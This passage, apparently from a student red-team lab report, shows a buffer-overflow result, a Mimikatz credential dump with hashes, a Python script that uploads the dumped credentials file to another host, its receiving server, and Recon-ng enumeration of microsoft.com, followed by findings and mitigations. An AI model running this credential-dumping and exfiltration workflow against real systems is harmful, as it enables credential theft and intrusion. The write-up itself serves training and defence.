zsh: done tee exploit_output.txt

(kali@kali)-[~]
$ cat exploit_output.txt

Enter input:
win() reached: lab success

(kali@kali)-[~]
```

**Figure 25:** Captured program output (exploit\_output.txt) showing successful exploit: win() reached: lab success

```
(kali@kali)-[~]
$ cat > summary.txt <<'EOF'
Static analysis revealed a 'win' symbol and a writable buffer. Unsafe input handling allowed a stack buffer overflow. Dynamic debugging found buf at 0x7ffffffd00 and the saved return at buf+0x98; overwriting the return with win()'s address 0x401146 produced reliable control-flow hijack with a 152-byte offset.
EOF

(kali@kali)-[~]
$ cat summary.txt
Static analysis revealed a 'win' symbol and a writable buffer. Unsafe input handling allowed a stack buffer overflow. Dynamic debugging found buf at 0x7ffffffd00 and the saved return at buf+0x98; overwriting the return with win()'s address 0x401146 produced reliable control-flow hijack with a 152-byte offset.
```

**Figure 26 :**Concise 50-word findings summarizing static/dynamic results and the successful exploit

### Three Findings:

The binary contains an unchecked gets()-style input, predictable stack canary absence, and a callable system() reference. Together these allow classic stack-



based buffer overflow exploitation to achieve arbitrary code execution when ASLR and stack protections are disabled in the lab.

**PoC Note:** Proof-of-concept payloads were only executed within the controlled VM and not on production systems.

## 7. Post-Exploitation and Exfiltrationc

**Activities:** Credential dumping and simulated data exfiltration.

**Tools:** Mimikatz, Exfilttool.

### Tasks & Methodology:

- Executed Mimikatz in a Windows VM to extract NTLM hashes.
- Tested mock exfiltration via DNS tunneling using Exfilttool to validate detection and logging.

### Credential Dump Log:

Hash Type	Username	Hash Value
NTLM	Administrator	aad3b435b514...



```
PS C:\Users\test\Downloads> & 'C:\tools\mimikatz\mimikatz-master\x64\mimikatz.exe'

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 271691 (00000000:0004254b)
Session : Interactive from 1
User Name : test
Domain : DESKTOP-J5TPFK7
Logon Server : DESKTOP-J5TPFK7
Logon Time : 10/17/2025 9:57:47 PM
SID : S-1-5-21-2846501219-592802444-173170601-1001

msv :
[00000003] Primary
* Username : test
* Domain : DESKTOP-J5TPFK7
* NTLM : c20a43b71503528c05c57fcbff0c78e3
* SHA1 : 2d77b69f031ac7963707023ca1798f5e1165ef3e
* DPAPI : 2d77b69f031ac7963707023ca1798f5e

tspkg :
wdigest :
* Username : test
* Domain : DESKTOP-J5TPFK7
* Password : (null)

kerberos :
```

**Figure 27 : Credential dump (Mimikatz)**

```
cred - Notepad
File Edit Format View Help

.#####. mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 271691 (00000000:0004254b)
Session : Interactive from 1
User Name : test
Domain : DESKTOP-J5TPFK7
Logon Server : DESKTOP-J5TPFK7
Logon Time : 10/17/2025 9:57:47 PM
SID : S-1-5-21-2846501219-592802444-173170601-1001

msv :
[00000003] Primary
* Username : test
```

**Figure 28 :Mimikatz data saved to notepad as creds.txt**



```
exfiltool - Notepad
File Edit Format View Help
import requests
url = "http://10.188.249.40/upload"
files = {'file': open(r"C:\Users\test\Downloads\cred.txt", 'rb')}
r = requests.post(url, files=files)
print("Status:", r.status_code)
```

**Figure 29 :** code of exfiltool.py

```
(kali㉿kali)-[~/exfiltration]
$ cat server.py
from http.server import BaseHTTPRequestHandler, HTTPServer

class SimpleUploadHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)

        with open('received_file.txt', 'wb') as f:
            f.write(post_data)

        self.send_response(200)
        self.end_headers()
        self.wfile.write(b'File received successfully\n')

def run(server_class=HTTPServer, handler_class=SimpleUploadHandler):
    server_address = ('', 80)
    httpd = server_class(server_address, handler_class)
    print('Starting HTTP server on port 80 ... ')
    httpd.serve_forever()

if __name__ == '__main__':
    run()
```

**Figure 30:** Code for accessing the data from windows

```
PS C:\Users\test\Downloads> python C:\Users\Public\exfiltool.py
Status: 200
PS C:\Users\test\Downloads> █
```

**Figure 31 :** data sended successfully

```
(kali㉿kali)-[~/exfiltration]
$ sudo python3 server.py
Starting HTTP server on port 80 ...
10.188.249.202 - - [18/Oct/2025 04:42:06] "POST /upload HTTP/1.1" 200 -
^CTraceback (most recent call last):
```

**Figure 32:** data accessed from windows to kali

```
(kali㉿kali)-[~/exfiltration]
$ ls
received_file.txt  server.py
```

**Figure 33:** Creds.txt is saved as received\_file.txt



```
(kali@kali)-[~/exfiltration]
$ cat received_file.txt
--edcade605d18f2257ca948aa323962da
Content-Disposition: form-data; name="file"; filename="cred.txt"

**
.#####.  mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 271691 (00000000:0004254b)
Session           : Interactive from 1
User Name          : test
Domain             : DESKTOP-J5TPFK7
Logon Server       : DESKTOP-J5TPFK7
Logon Time         : 10/17/2025 9:57:47 PM
SID                : S-1-5-21-2846501219-592802444-173170601-1001

msv :
[00000003] Primary
* Username : test
* Domain   : DESKTOP-J5TPFK7
* NTLM     : c20a43b71503528c05c57fcbff0c78e3
* SHA1     : 2d77b69f031ac7963707023ca1798f5e1165ef3e
* DPAPI    : 2d77b69f031ac7963707023ca1798f5e

tspkg :
wdigest :
* Username : test
* Domain   : DESKTOP-J5TPFK7
```

**Figure 34 :** Data from windows

**Exfiltration:** Simulated DNS tunneling successfully transmitted small mock payloads; detection depends on DNS logging and anomaly detection.

**Mitigation:** Enforce strong credential protection, enable credential guard features, monitor DNS traffic for anomalies, and limit outbound DNS to authorized resolvers.

## 8. Red Team Report Creation


**Activities:** Documenting the engagement and visualizing the attack flow.

**Tools:** Google Docs, Draw.io.

**Tasks:**



- Compiled all artifacts and findings into a consolidated Google Doc with an attached Draw.io flowchart: Recon → Initial Access → Exploitation → Lateral Movement .



**Figure 35** : Attack flowchart.

## 9. Capstone Project: Full Red Team Engagement

**Activities:** End-to-end simulation from reconnaissance to exfiltration.

**Tools:** Kali Linux, Metasploit, Covenant, Google Docs.

### Tasks & Methodology:

- Reconnaissance with Recon-ng and Shodan, initial access via phishing+Evilginx2, exploitation using Struts RCE, lateral movement via



Impacket, credential harvesting (Mimikatz), and DNS-based exfiltration as a proof-of-concept.

## Action Log:

Phase	Tool Used	Action Description	MITRE Technique
Recon	Recon-ng	Subdomain enum	T1595

## Blue Team Analysis Log (sample):

Timestamp	Alert Description	Source IP	Notes
2025-08-29 13:00:00	Suspicious Login	192.168.1.50	Phishing attempt

```
[recon-ng][task] > workspaces load task
[recon-ng][task] > db insert domains
domain (TEXT): microsoft.com
notes (TEXT): test
[*] 1 rows affected.
[recon-ng][task] > db insert domains
domain (TEXT): example.com
notes (TEXT): test entry
[*] 1 rows affected.
[recon-ng][task] > db show domains
Interfaces with the workspace's database

Usage: db <delete|insert|notes|query|schema> [ ... ]

[recon-ng][task] > show domains

+-----+
| rowid | domain      | notes      | module      |
+-----+
| 1      | microsoft.com | test       | user_defined |
| 2      | example.com  | test entry | user_defined |
+-----+

[*] 2 rows returned
```

Figure 36 : recon-ng configs





```
[recon-ng][task][threatcrowd] > modules load recon/domains-hosts/hackertarget
[recon-ng][task][hackertarget] > options set SOURCE microsoft.com
SOURCE ⇒ microsoft.com
[recon-ng][task][hackertarget] > run

MICROSOFT.COM

[*] Country: None
[*] Host: microsoft.com
[*] Ip_Address: 13.107.246.51
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: 064-smtp-in-2a.microsoft.com
[*] Ip_Address: 157.54.41.37
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*]
[*] Country: None
[*] Host: publisher-aircapi.1pp.microsoft.com
[*] Ip_Address: 20.119.8.43
```

**Figure37** : Recon-ng recon/domains-hosts/hackertarget run against microsoft.com showing discovered hosts and IP addresses (e.g., 13.107.246.51; 157.54.41.37; 20.119.8.43).

```
[recon-ng][task][hackertarget] > show hosts

+-----+
| rowid |          host          | | | | | |
|---|---|---|---|---|---|---|
| module | ip_address | region | country | latitude | longitude | notes |
|-----|-----|-----|-----|-----|-----|-----|
+-----+
| 1 | microsoft.com | 13.107.246.51 | | | | | |
| hackertarget |
| 2 | 064-smtp-in-2a.microsoft.com | 157.54.41.37 | | | | | |
| hackertarget |
| 3 | publisher-aircapi.1pp.microsoft.com | 20.119.8.43 | | | | | |
| hackertarget |
| 4 | Order.rest.store.internal.Bn4C.microsoft.com | 65.55.44.143 | | | | | |
| hackertarget |
| 5 | Order.rest.store.internal.CO1C.microsoft.com | 65.55.120.17 | | | | | |
| hackertarget |
| 6 | Order.rest.store.internal.Dm2C.microsoft.com | 65.55.145.30 | | | | | |
| hackertarget |
| 7 | ECADLOnPremSQLConnectorPPE.microsoft.com | 10.169.101.165 | | | | | |
| hackertarget |
| 8 | LORM-CXP-PRD.microsoft.com | 172.179.10.152 | | | | | |
| hackertarget |
```



**Figure 38:** Recon-ng recon/domains-hosts/hackertarget run against microsoft.com showing hosts

**Evasion Test:** Obfuscated payloads evaded the mock AV in the lab; recommend improved endpoint telemetry and behavior-based detection.

### Technical Report:

The simulated red-team engagement executed from reconnaissance through exfiltration within an isolated lab environment. Initial reconnaissance identified subdomains and exposed services; a phishing campaign successfully captured test credentials, enabling initial access. A vulnerable Struts instance on Metasploitable3 was exploited (Struts RCE, CVSS 9.8), providing code execution and pivot opportunities. Using harvested credentials and Impacket psexec, the team performed lateral movement across multiple Windows hosts and established persistence via a scheduled task. Post-exploitation activities included credential dumping (Mimikatz) and a controlled DNS tunneling exercise to validate exfiltration detection capabilities. Blue-team logs indicated detection of a suspicious login event but lacked comprehensive telemetry to trace lateral actions and scheduled task creation. Key findings: (1) human susceptibility to phishing, (2) outdated/widely-used software components with critical vulnerabilities, (3) insufficient network segmentation and host telemetry. Recommendations include immediate patching of vulnerable components (notably Apache/Struts), enforce multi-factor authentication, restrict and monitor remote execution channels, deploy endpoint detection and response with robust logging, and conduct regular phishing awareness training. Validate mitigations via routine purple-team exercises.

### Non-Technical Briefing:

In a controlled test, our team simulated cyberattacks to evaluate the organization's defenses. Tests showed attackers could trick users with realistic phishing and exploit an unpatched web component to gain access. While some suspicious activity was detected, attackers moved laterally and simulated data exfiltration. We recommend



patching critical systems, enabling multi-factor authentication, strengthening monitoring, and running regular staff training to reduce the risk of a real breach.

---

## Conclusion

This simulated red team engagement demonstrated how quickly a determined attacker can combine OSINT, phishing, and known-exploit tooling to gain access, move laterally, and exfiltrate data in an environment with realistic misconfigurations. Reconnaissance revealed publicly exposed services and weak configurations; a targeted phishing campaign provided valid credentials; and an unpatched web application (Struts RCE) allowed remote code execution. Lateral movement was accelerated by credential reuse and accessible administrative services, while persistence and exfiltration methods (scheduled tasks, DNS tunneling) highlighted gaps in detection and containment.